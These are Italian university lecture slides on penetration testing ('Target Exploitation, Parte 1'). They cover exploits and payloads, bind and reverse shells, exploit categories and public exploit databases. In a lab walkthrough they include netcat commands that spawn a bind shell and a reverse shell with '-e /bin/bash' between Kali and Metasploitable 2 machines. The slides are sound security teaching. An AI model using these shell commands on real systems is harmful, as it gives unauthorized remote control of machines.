



Penetration Testing & Ethical Hacking

Target Exploitation

Parte 1

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Concetti Preliminari

- La fase di Target Exploitation cerca di «sfruttare» le vulnerabilità rilevate nelle fasi precedenti e di trarne vantaggio

- Gli obiettivi principali del Target Exploitation potrebbero essere quelli di ottenere
 - Pieno controllo di quante più macchine target possibili all'interno dell'asset
 - Talvolta ci si potrebbe accontentare solo di un controllo parziale
 - O si potrebbe essere autorizzati solo per determinate macchine
 - Ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti
 - Causare malfunzionamenti o comportamenti indesiderati per l'asset
 - Etc

Concetti Preliminari

- Target Exploitation è la fase in cui si «oltrepassa il confine» tra il processo di *Vulnerability Assessment* e quello di *Penetration Testing*



Concetti Preliminari

Exploit vs. Payload

➤ Exploit

- Codice scritto per sfruttare una determinata vulnerabilità
- Tipicamente usato per inviare / eseguire un payload

➤ Payload

- Codice che viene veicolato / eseguito mediante un exploit
- Se il payload è eseguito con successo, l'attaccante / pentester potrebbe
 - Ottenere accesso alla macchina target
 - Ottenere maggiori permessi di accesso / autorizzazioni sulla macchina target
 - Causare malfunzionamenti o comportamenti indesiderati sulla macchina target
 - Attacchi DoS
 - Attacchi di poisoning
 - Etc

Concetti Preliminari

Exploit e Payload – Esempi

➤ Vari tipi di Exploit

- Exploit basati su Overflow (tipo più comune di exploit)
- Exploit basati su Injection
- Etc

➤ Vari tipi di Payload

- Shell Code (o *Shellcode*)
 - *Bind Shell* e *Reverse Shell* (maggiori dettagli in seguito...)
- Keylogger
- *Remote Access Trojan (RAT)* o Backdoor
- Meterpreter (maggiori dettagli in seguito...)
- Etc

Concetti Preliminari

Exploit e Payload – Esempi

➤ Vari tipi di Exploit

- Exploit basati su Overflow (tipo più comune di exploit)
- Exploit basati su Injection
- Etc

➤ Vari tipi di Payload

- Shell Code (o *Shellcode*)
 - *Bind Shell* e *Reverse Shell* (maggiori dettagli in seguito...)
- Keylogger
- *Remote Access Trojan (RAT)* o Backdoor
- Meterpreter (maggiori dettagli in seguito...)
- Etc

N.B. Un pentester potrebbe combinare differenti exploit e payload per effettuare diversi tipi di attacchi verso una determinata vulnerabilità

Concetti Preliminari


Shellcode

- **Shellcode:** codice usato come payload durante l'exploitation di una vulnerabilità
- Uno shellcode tipicamente avvia una *Remote Command Shell* (Terminale/Prompt) che l'attaccante / pentester può usare per l'esecuzione interattiva di comandi remoti sulla macchina target
 - Ottenendo così il controllo remoto di tale macchina
- **N.B.** Lo stesso shellcode potrebbe essere usato da vari tipi di exploit

Concetti Preliminari

Shellcode – Bind Shell

- **Bind Shell:** lo shellcode quando viene eseguito **apre una nuova porta sulla macchina target** per consentire l'accesso a tale macchina
- **Problema:** la porta aperta dallo shellcode potrebbe essere bloccata da un firewall



Concetti Preliminari

Shellcode – Bind Shell – Caratteristiche

- Connessione ad una shell remota che fornisce accesso alla macchina target nel caso in cui l'exploitation abbia avuto successo
 - Viene eseguito uno shellcode che mette in «*Listening*» una porta su tale macchina
- Permette la connessione alla macchina target utilizzando la porta aperta dalla Bind Shell su tale macchina
 - Effettuando il «*tunneling*» dello standard input (*stdin*) e dello standard output (*stdout*) all'interno di una connessione TCP
- Simile ad un Client Telnet che stabilisce una connessione verso un Server Telnet

Concetti Preliminari

Shellcode – Bind Shell – Esempio

- Per simulare l'utilizzo di una *Bind* (e successivamente di una *Reverse*) *Shell* useremo lo strumento **netcat** (comando **nc**)
 - netcat: «TCP/IP Swiss Army Knife»
- Per maggiori informazioni sul comando **nc**
 - **man nc**



Output parziale

```
NC(1)          General Commands Manual          NC(1)

NAME
      nc - TCP/IP swiss army knife

SYNOPSIS
      nc [-options] hostname port[s] [ports] ...
      nc -l -p port [-options] [hostname] [port]

DESCRIPTION
      netcat is a simple unix utility which reads and writes data
      across network connections, using TCP or UDP protocol. It is
```

Concetti Preliminari

Shellcode – Bind Shell – Esempio

➤ Bind Shell

1. Mettiamo la macchina Metasploitable 2 [indirizzo IP **10.0.2.6**] in «*Listening*» sulla porta **12345**
 - Tale macchina resterà «in attesa» di connessioni in ingresso sulla porta **12345**
 - Non appena un host remoto avrà instaurato una connessione con la macchina Metasploitable 2, varrà mostrata una shell interattiva a tale host
- **nc -lvp 12345 -e /bin/bash**

```
root@metasploitable:/home/msfadmin# nc -lvp 12345 -e /bin/bash
```

Comando da digitare in Metasploitable 2

Concetti Preliminari

Shellcode – Bind Shell – Esempio

➤ Bind Shell

2. Effettuiamo una connessione dalla macchina Kali verso la macchina Metasploitable 2 [indirizzo IP 10.0.2.6] sulla porta 12345

➤ `nc -nv 10.0.2.6 12345`

```
root@kali:~# nc -nv 10.0.2.6 12345
(UNKNOWN) [10.0.2.6] 12345 (?) open
```

Comando da digitare in Kali

Concetti Preliminari

Shellcode – Bind Shell – Esempio

➤ Bind Shell

- Effettuiamo una connessione dalla macchina Kali verso la macchina Metasploitable 2 [indirizzo IP 10.0.2.6] sulla porta 12345

➤ nc -nv 10.0.2.6 12345

Output parziale


```
root@kali:~# nc -nv 10.0.2.6 12345
(UNKNOWN) [10.0.2.6] 12345 (?) open
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ae:29:e1
          inet addr: 10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:29e1/64 Scope:Link
          PUP BROADCAST RX packets: 0 errors: 0 dropped: 0
          TX packets: 0 errors: 0 dropped: 0
          collisions: 0 txqueuelen: 1000
          RX bytes: 11000 (10.8 kB)  TX bytes: 14770 (14.4 kB)
          Base address: 0xd010 Memory:f0000000-f0020000
lo        Link encap:Local Loopback
```

Dopo la connessione alla macchina Metasploitable 2, la possiamo controllare da remoto (*Remote Code Execution - RCE*), mediante gli opportuni comandi

Concetti Preliminari

Shellcode – Reverse Shell

- **Reverse Shell:** lo shellcode quando è eseguito fa sì che la macchina target contatti l'attaccante / pentester, la cui macchina è in «*Listening*»
- In questo modo il firewall non bloccherà la connessione



Concetti Preliminari

Shellcode – Reverse Shell – Caratteristiche

- Concetto «opposto» rispetto a quello di Bind Shell
- **Non viene messa in *Listening* una porta sulla macchina target, ma viene aperta una porta sulla macchina dell'attaccante / pentester**
 - Sarà poi la macchina target a connettersi all'indirizzo IP ed alla porta dell'attaccante / pentester, fornendogli una shell interattiva
- Molto utile quando la macchina target si trova «dietro» meccanismi di filtering (ad esempio, firewall) che impediscono o rendono problematico l'accesso ad essa

Concetti Preliminari

Shellcode – Reverse Shell – Esempio

➤ Reverse Shell

1. Mettiamo la macchina Kali [indirizzo IP **10.0.2.15**] in «*Listening*» sulla porta **12345**
 - Tale macchina sarà in attesa di connessioni in ingresso sulla porta **12345**
 - **nc -nlvp 12345**

```
root@kali:~# nc -nlvp 12345
listening on [any] 12345 ...
```

Comando digitato in Kali

Concetti Preliminari

Shellcode – Reverse Shell – Esempio

➤ Reverse Shell

2. Facciamo connettere Metasploitable 2 alla macchina Kali [indirizzo IP 10.0.2.15] sulla porta 12345

```
➤ nc -nv 10.0.2.15 12345 -e /bin/bash
```

```
root@metasploitable:/home/msfadmin# nc -nv 10.0.2.15 12345 -e /bin/bash
(UNKNOWN) [10.0.2.15] 12345 (?) open
```

Macchina Metasploitable 2

```
root@kali:~# nc -nlvp 12345
listening on [any] 12345 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 60114
```

Macchina Kali

Concetti Preliminari

Shellcode – Reverse Shell – Esempio

➤ Reverse Shell

- Digitiamo il comando **ifconfig** nel terminale della macchina Kali

Output parziale

```
root@kali:~# nc -nlvp 12345
listening on [any] 12345 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 60114
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ae:29:e1
          inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:29e1/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:113 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:24494 (23.9 KB) TX bytes:25055 (24.4 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

Concetti Preliminari

Tipi di payload – Inline Payload

- Singolo shellcode, auto-contenuto

- Opera in un'unica fase ed è eseguito mediante una singola istanza di un exploit

- Di solito più stabile rispetto ai payload che operano in più fasi

- Alcuni exploit non supportano la dimensione di questo payload

- Raramente usato in contesti reali

Concetti Preliminari

Tipi di payload – Staged Payload

- Se lo shellcode è «troppo grande», può essere suddiviso in «parti più piccole» ed inviato in più fasi (*stages*) alla macchina target
 - *Fase 1*: viene inviata una parte dello shellcode alla macchina target
 - *Fase 2*: tale parte tipicamente instaura una connessione con la macchina dell'attaccante / pentester per ottenere la restante parte dello shellcode
- L'utilizzo di *staged payload* aiuta a mantenere l'attacco difficilmente rilevabile da parte di un IDS

Concetti Preliminari

Tipologie di Exploit

- Gli exploit sono di solito classificati in tre categorie principali
 - 1. **Exploit Remoti:** sono eseguiti dalla macchina dell'attaccante (o del pentester) verso una macchina remota
 - Di solito producono una *Remote Code Execution (RCE)*
 - Tipicamente permettono di ottenere il controllo remoto della macchina target
 - Ma sono anche usati per causare malfunzionamenti o comportamenti indesiderati sulla macchina target

Concetti Preliminari

Tipologie di Exploit

- Gli exploit sono di solito classificati in tre categorie principali
 - 2. **Exploit Client-Side (anche noti come «the New Remote Exploits»):** riguardano lo «sfruttamento» degli utenti dell'asset
 - Si basano sull'osservazione che il modo più semplice per accedere ad un ambiente protetto è tipicamente quello di fare leva sul fattore umano
 - Utilizzano fortemente tecniche di *Social Engineering*
 - L'attaccante veicola payload agli utenti dell'asset, attraverso vari canali di comunicazione (ad es., e-mail, Instant messaging, etc), inducendo poi tali utenti ad eseguire il payload
 - Payload che di solito è celato all'interno di un'altra tipologia di file (ad es., PDF, docx, etc) o di un URL

Concetti Preliminari

Tipologie di Exploit

- Gli exploit sono di solito classificati in tre categorie principali
 - 3. **Exploit Locali:** sono eseguiti localmente su una macchina target
 - Tipicamente per «elevare» i privilegi di accesso
 - Ma anche per installare meccanismi di accesso persistente (ad esempio, *backdoor*)
 - Saranno utilizzati nelle fasi di Post Exploitation
 - Maggiori dettagli nelle prossime lezioni...

Concetti Preliminari

Tipologie di Exploit – Osservazioni

- **È più semplice e conveniente proteggere i Server**
 - Sono relativamente pochi
 - Utilizzano tipicamente un certo insieme (non molto grande) di software

- **È estremamente più complesso proteggere i Client**
 - Hanno molti programmi diversi installati, in base alle esigenze degli utenti, talvolta con configurazioni particolari
 - Sono spesso utilizzati da una moltitudine di utenti, con competenze e finalità diverse

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Sfruttare le Vulnerabilità

- Per sfruttare le vulnerabilità che potrebbero esistere in un sistema software (o hardware) è necessario conoscerlo a fondo

- Si tratta di un processo complesso
 - Che richiede una solida base di conoscenze ed esperienze
 - In cui diversi fattori entrano in gioco

Sfruttare le Vulnerabilità

Competenze – Capacità di Programmazione

- Il pentester dovrebbe innanzitutto avere padronanza dei concetti e delle strutture di base di un determinato linguaggio di programmazione

- Il pentester dovrebbe avere anche padronanza di concetti avanzati quali
 - Processore e memoria del sistema
 - Buffer
 - Puntatori
 - Tipi di dati
 - Registri
 - Cache
 - Etc

Sfruttare le Vulnerabilità

Competenze – Capacità di Programmazione

- Il pentester dovrebbe innanzitutto avere padronanza dei concetti e delle strutture di base di un determinato linguaggio di programmazione

- Il pentester dovrebbe avere anche padronanza di concetti avanzati quali
 - Processore e memoria del sistema
 - Buffer
 - Puntatori
 - Tipi di dati
 - Registri
 - Cache
 - Etc

Un'interessante guida per la codifica di un exploit a partire da una vulnerabilità scoperta è la seguente:
<http://www.phreedom.org/presentations/exploit-code-development/exploit-code-development.pdf>

Sfruttare le Vulnerabilità

Competenze – Reverse Engineering

- I principali scopi del *Reverse Engineering* sono tipicamente
 - Ricavare il codice sorgente (o *assembly*) di un dato sistema software senza alcuna conoscenza preliminare della sua logica interna
 - Esaminare
 - Eventuali condizioni di errore di un sistema
 - Funzioni e protocolli mal progettati
 - Controlli mal progettati
 - Etc

Sfruttare le Vulnerabilità

Competenze – Reverse Engineering

- Ulteriori scopi del *Reverse Engineering* potrebbero essere
 - Comprendere il flusso di esecuzione di un software
 - Rimuovere la protezione (*copyright*) da un software
 - Rilevare eventuali violazioni di brevetti
 - Acquisire dati sensibili
 - Etc

Sfruttare le Vulnerabilità

Competenze – Reverse Engineering

- Il *Reverse Engineering* potrebbe effettuare due tipi di analisi
 - **Analisi del Codice Sorgente:** se si ha accesso al codice sorgente di un determinato software è possibile effettuarne l'analisi tramite strumenti automatici o manuali
 - Per rilevare eventuali condizioni che possono causare vulnerabilità
 - **Analisi del Codice Binario:** necessaria quando non è disponibile il codice sorgente del software

Sfruttare le Vulnerabilità

Competenze – Reverse Engineering

- Esistono vari strumenti per l'analisi del codice binario
 - **Disassemblatori e Decompilatori** sono due generici tipi di strumenti per l'analisi del codice binario
- I **Disassemblatori** generano codice assembly a partire da codice binario
- I **Decompilatori** generano codice in un linguaggio di alto livello (C, C++, Java, etc) a partire da codice binario

Sfruttare le Vulnerabilità

Competenze – Altri Strumenti

- Esistono anche altre categorie di strumenti che permettono di individuare (ed eventualmente caratterizzare) le vulnerabilità
 - Debugger
 - Estrattori di dati
 - Analizzatori di flusso
 - Monitor di memoria
 - Etc

Sfruttare le Vulnerabilità

Competenze – Creazione di Exploit e Payload

- Progettazione e sviluppo di una *Proof of Concept* (PoC) in grado di sfruttare le vulnerabilità di un software
- L'obiettivo della *PoC* potrebbe essere quello di consentire al pentester di eseguire comandi arbitrari (*Remote Code Execution - RCE*) sulla macchina target
 - Ad esempio, uno *Shellcode*
- Questa fase si basa fortemente su tutte le competenze descritte in precedenza

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Vulnerabilità ed Exploit

Repository

- Le informazioni su molte vulnerabilità vengono rese disponibili pubblicamente tramite vari repository
 - Di solito dopo che è passato un certo periodo di tempo dalla loro scoperta
- Tipicamente da questi repository pubblici non è possibile ottenere informazioni su *vulnerabilità ed exploit 0-Day*
 - Una delle migliori fonti da cui ottenere tali informazioni è il Dark Web
- Alcune vulnerabilità sono rese note insieme ad una *PoC* dell'exploit che può essere utilizzato per sfruttarle
 - Così da dimostrare la fattibilità dello sfruttamento

Vulnerabilità ed Exploit

Repository

- Repository diversi potrebbero contenere informazioni diverse riguardanti la stessa vulnerabilità e lo stesso exploit
 - Su alcuni repository potrebbero esserci descrizioni più dettagliate rispetto ad altri
 - Alcuni repository potrebbero riportare exploit completi, altri solo *PoC*
 - Etc
- **È buona norma consultare quanti più repository possibili**
 - Così da avere a disposizione il maggior numero di informazioni e soluzioni possibili

Vulnerabilità ed Exploit

Repository

- Alcuni dei principali repository pubblici da cui è possibile ottenere informazioni su vulnerabilità, exploit e relativi Proof of Concept sono i seguenti

<https://www.exploit-db.com/>

<https://www.rapid7.com/db/>

<https://cxsecurity.com/exploit/>

<http://www.kb.cert.org/vuls>

<https://www.cisa.gov/uscert/ncas/bulletins>

<https://pentest-tools.com/vulnerabilities-exploits>

Vulnerabilità ed Exploit

Repository – Exploit DB

- Tra i database di exploit gratuiti più popolari e completi in circolazione
- Creato nel 2004 da str0ke, uno dei leader del gruppo hacker milw0rm, e gestito dal 2009 da Offensive Security (OffSec)
- Fornisce un catalogo di exploit pubblici e software vulnerabili disponibili per scopi di ricerca sulle vulnerabilità e penetration test
- Il catalogo degli exploit viene
 - Aggiornato quotidianamente, raccogliendo exploit da fonti pubbliche e private
 - Reso accessibile tramite un'interfaccia intuitiva, che consente di effettuare rapidamente ricerche nel catalogo
 - Permette di creare filtri per personalizzare la ricerca in base ad autore, tipo di piattaforma, tag, etc

Vulnerabilità ed Exploit

Repository – Exploit DB – Catalogo


➤ <https://www.exploit-db.com/>

Date	D	A	V	Title	Type	Platform	Author
2025-05-13				TP-Link VN020 F3v(T) TT_V6.2.1021) - DHCP Stack Buffer Overflow	Local	Multiple	Mohamed Maatallah
2025-05-13				WordPress Frontend Login and Registration Blocks Plugin 1.0.7 - Privilege Escalation	WebApps	Multiple	Md Shoriful Islam
2025-05-13				Kentico Xperience 13.0.178 - Cross Site Scripting (XSS)	WebApps	Multiple	Alex Mesham
2025-05-13				RDPGuard 9.9.9 - Privilege Escalation	Local	Multiple	Ahmet Ümit BAYRAM
2025-05-09				Apache ActiveMQ 6.1.6 - Denial of Service (DOS)	Remote	Multiple	Abdualhadi khalifa
2025-05-09				VirtualBox 7.0.16 - Privilege Escalation	Local	Windows	Milad karimi
2025-05-09				SureTriggers OttoKit Plugin 1.0.82 - Privilege Escalation	WebApps	Multiple	Abdualhadi khalifa
2025-05-09				WordPress Depicter Plugin 3.6.1 - SQL Injection	WebApps	Multiple	Andrew Long
2025-05-09				Microsoft Windows 11 Pro 23H2 - Ancillary Function Driver for WinSock Privilege Escalation	Local	Windows	Milad karimi
2025-05-06				ERPNext 14.82.1 - Account Takeover via Cross-Site Request Forgery (CSRF)	WebApps	Python	Ahmed Thaiban
2025-05-06				Grokability Snipe-IT 8.0.4 - Insecure Direct Object Reference (IDOR)	WebApps	PHP	Sn1p3r-H4ck3r
2025-05-06				Casdoor 1.901.0 - Cross-Site Request Forgery (CSRF)	WebApps	Go	Van Lam Nguyen
2025-05-01				Microsoft - NTLM Hash Disclosure Spoofing (library-ms)	Local	Windows	hyp3rlinx
2025-05-01				ZTE ZXV10 H201L - RCE via authentication bypass	Local	Multiple	tasos meletlidis

Vulnerabilità ed Exploit

Repository – Exploit DB – Ricerca


➤ <https://www.exploit-db.com/>



Vulnerabilità ed Exploit

Repository – Exploit DB – Esempio Ricerca

➤ <https://www.exploit-db.com/>



Vulnerabilità ed Exploit

Repository – Exploit DB – Esempio Ricerca


➤ <https://www.exploit-db.com/>

Date	D	A	V	Title	Type	Platform
2016-02-26	+		X	Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)	Remote	Windows
2011-01-21	+		✓	Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)	Remote	Windows
2008-11-16	+		✓	Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)	Remote	Windows
2008-11-12	+		✓	Microsoft Windows Server - Code Execution (MS08-067)	Remote	Windows
2008-10-26	+		✓	Microsoft Windows Server - Universal Code Execution (MS08-067)	Remote	Windows
2008-10-23	+		✓	Microsoft Windows Server - Code Execution (PoC) (MS08-067)	DoS	Windows

Vulnerabilità ed Exploit

Repository – Exploit DB – Filtri

